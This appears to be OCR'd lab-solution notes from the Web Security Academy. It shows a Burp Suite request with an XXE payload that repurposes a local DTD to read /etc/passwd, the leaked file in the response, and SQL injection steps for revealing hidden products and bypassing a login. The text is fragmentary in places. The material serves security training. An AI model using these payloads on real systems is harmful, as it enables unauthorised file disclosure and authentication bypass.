
%error;

'>

%local_dtd;

]>”

Solve the solution.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a84005703 1f59f38083f85600f300a2.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a84005703 1f59f38083f85600f300a2.web-security-academy.net
Cookie: session=RJdjHO2s1ITPPPCpj4VQYlNAdQCmsWZO
Content-Length: 450
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a84005703 1f59f38083f85600f300a2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a84005703 1f59f38083f85600f300a2.web-security-academy.net/product?productId=5
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo
[
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
'>
%local_dtd;
]>
<stockCheck>
<productId>
5
</productId>
<storeId>
1
</storeId>
</stockCheck>
Response
Pretty Raw Hex Render
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2419
"XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 19
Response headers 3
Search... 0 highlights
Search... 0 highlights
Done
2,543 bytes | 369 millis



https://0a84005703 1f59f38083f85600f300a2.web-security-academy.net/product?productId=5
Web Security Academy
Exploiting XXE to retrieve data by repurposing a local DTD
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Lightbulb Moments
$1.77
Description:
How many times have you had a lightbulb moment and not had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Us to. That's why we have come up with the perfect solution.
'Lightbulb Moments' are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and you'll never forget


SQL Injection

SQL injection vulnerability in where clause allowing retrieval of hidden data


Go to the shop page click “Gifts” and open Burp Suite and POST the request









Change the category as (‘+OR+1=1--)








SQL injection vulnerability allowing login bypass




Go to the product page first. Choose any item and click “My account”. Then give a random username and password and use Burp Suite to block the next post request.








